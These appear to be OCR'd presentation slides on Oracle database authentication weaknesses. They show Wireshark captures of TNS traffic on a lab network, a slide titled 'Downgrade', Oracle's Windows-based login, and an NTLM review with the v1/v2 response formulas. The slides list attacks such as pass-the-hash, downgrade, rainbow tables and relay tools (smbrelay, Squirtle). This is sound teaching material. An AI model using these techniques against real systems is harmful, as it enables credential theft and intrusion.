192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP [TCP segment of a reassembled PDU]
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP 1521 > 54558 [ACK] Seq=345 Ack=2578 Win=64240 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP [TCP segment of a reassembled PDU]
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54558 > 1521 [ACK] Seq=2718 Ack=2356 Win=65700 Len=0
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
0000 00 50 56 c0 00 01 00 0c 29 67 32 89 08 00 45 00 .PV.....)g2...E.
0010 00 e1 17 66 40 00 80 06 e7 53 c0 a8 3d 0b c0 a8 ...f@... .S..=...
0020 3d 01 05 f1 d5 1e 46 29 b9 a0 3b 3c a2 58 50 18 =.....F) ..;<.XP.
0030 f8 df 58 da 00 00 00 b9 00 00 06 00 00 00 00 00 ..X..... ....
0040 01 06 00 49 42 4d 50 43 2f 57 49 4e 5f 4e 54 2d ...IBMPC /WIN_NT-
0050 38 2e 31 2e 30 00 b2 00 01 00 00 00 64 00 00 00 8.1.0... ....d...
0060 60 01 24 0f 05 0b 0c 03 0c 0c 05 04 05 0d 06 09 `.$..... ....
0070 07 08 05 05 05 05 05 0f 05 05 05 05 05 0a 05 05 ....
0080 05 05 05 04 05 06 07 08 08 23 47 23 23 08 11 23 ....#G##..#
0090 08 11 41 b0 23 00 83 00 b2 07 d0 03 00 00 00 00 ..A.#... ....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00c0 00 25 06 01 01 01 0d 01 01 05 01 01 01 01 01 01 .%...... ....
00d0 01 7f ff 03 09 03 03 01 00 7f 01 1f ff 01 03 01 ....
00e0 01 3f 01 01 05 00 01 07 02 01 00 01 18 00 01 .?...... ....
VMware Virtual Ethernet Adapter: <live capt...
Packets: 55 Displayed: 55 Marked: 0
Profile: Default

Downgrade


VMware Virtual Ethernet Adapter: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: Expression... Clear Apply
Source Destination Protocol Info
192.168.61.1 192.168.61.11 TNS Request, Connect (1), Connect
192.168.61.11 192.168.61.1 TNS Response, Resend (11)
192.168.61.1 192.168.61.11 TNS Request, Connect (1), Connect
192.168.61.11 192.168.61.1 TNS Response, Accept (2), Accept
192.168.61.1 192.168.61.11 TNS Request, Data (6), SNS
192.168.61.11 192.168.61.1 TNS Response, Data (6), SNS
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP [TCP segment of a reassembled PDU]
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP 1521 > 54558 [ACK] Seq=345 Ack=2578 Win=64240 Len=0
192.168.61.1 192.168.61.11 TNS Request, Data (6), Data
192.168.61.11 192.168.61.1 TCP [TCP segment of a reassembled PDU]
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
192.168.61.1 192.168.61.11 TCP 54558 > 1521 [ACK] Seq=2718 Ack=2356 Win=65700 Len=0
192.168.61.11 192.168.61.1 TNS Response, Data (6), Data
0000 00 0c 29 67 32 89 00 50 56 c0 00 01 08 00 45 00 ..)g2..P V.....E.
0010 05 dc 31 6c 40 00 80 06 c8 52 c0 a8 3d 01 c0 a8 ..1l@.... .R..=...
0020 3d 0b d5 1e 05 f1 3b 3c a2 58 46 29 ba 59 50 10 =.....;< .XF).YP.
0030 3f d3 3e 19 00 00 08 00 00 00 06 00 00 00 00 00 ?.>..... ....
0040 02 b2 00 b2 00 01 25 06 01 00 00 00 01 01 04 01 ......%. ....
0050 01 01 01 01 01 00 28 90 03 07 03 00 01 00 0f 01 ......(. ....
0060 07 04 01 00 00 00 00 00 00 00 00 01 01 02 00 01 ....
0070 00 01 00 01 00 00 00 02 00 02 00 0a 00 00 00 08 ....
0080 00 08 00 01 00 00 00 0c 00 0c 00 0a 00 00 00 17 ....
0090 00 17 00 01 00 00 00 18 00 18 00 01 00 00 00 19 ....
00a0 00 19 00 01 00 00 00 1a 00 1a 00 01 00 00 00 1b ....
00b0 00 1b 00 01 00 00 00 1c 00 1c 00 01 00 00 00 1d ....
00c0 00 1d 00 01 00 00 00 1e 00 1e 00 01 00 00 00 1f ....
00d0 00 1f 00 01 00 00 00 20 00 20 00 01 00 00 00 21 ....!
00e0 00 21 00 01 00 00 00 0a 00 0a 00 01 00 00 00 0b .!...... ....
00f0 00 0b 00 01 00 00 00 28 00 28 00 01 00 00 00 29 ....(.(.....)
0100 00 29 00 01 00 00 00 75 00 75 00 01 00 00 00 78 .)....u .u.....x
0110 00 78 00 01 00 00 01 22 01 22 00 01 00 00 01 23 .x....." ."......#
0120 01 23 00 01 00 00 01 24 01 24 00 01 00 00 01 25 .#....$.$.....%
VMware Virtual Ethernet Adapter: <live capt...
Packets: 55 Displayed: 55 Marked: 0
Profile: Default

Windows authentication


- Oracle supports the Windows-based authentication (create user domain\user identified by externally;)
- The users do not need to provide their password. If they've already logged into their workstation, they can use the following command to log in to the Oracle server (runs on Windows)

  sqlplus /@connectionstring

NTLM refresh

- It is also a „challenge-response” protocol
- We can speak about more versions here also
  - NTLMv1
  - NTLMv1 with NTLMv2 Session security
  - NTLMv2

NTLMv1


NTLM Type 1
NTLM Type 2
LM Response=
DES(LMHASH[0-6],Challenge)
+DES(LMHASH[7-13],Challenge)
+DES(LMHASH[14-15] + 5*0x00,Challenge)
NTLM Response=
DES(NTHASH[0-6],Challenge)
+DES(NTHASH[7-13],Challenge)
+DES(NTHASH[14-15] + 5*0x00,Challenge)
NTLM Type 3

NTLMv2

NTLM Type 1


NTLM Type 2

LMv2 Response =HMAC-MD5(HMAC-MD5(NTHASH,Username+Domain), **Server Challenge+Client Challenge**) +Client Challange

NTLMv2 Response = **HMAC-MD5**(HMAC-MD5(**NTHASH**, Username+Domain)), Blob Singature+Reserved +Timestamp+**ClientChallange** +Unknown+Target Information **+Server Challenge**)

NTLM Type 3

NTLMv2 Session Security




NTLM refresh

Problems

- Off-line brute-force
- DES-based (NTLMv1, NTLMv2 Session Security)
- The password hash is sufficient for the authentication (pass the hash attack)
- Depending on the configuration it can be downgraded to the NTLMv1
- Static server challenge + Rainbow tables
- Relay attacks (smbrelay, Squirtle)
- …

NTLM refresh




NTLM refresh

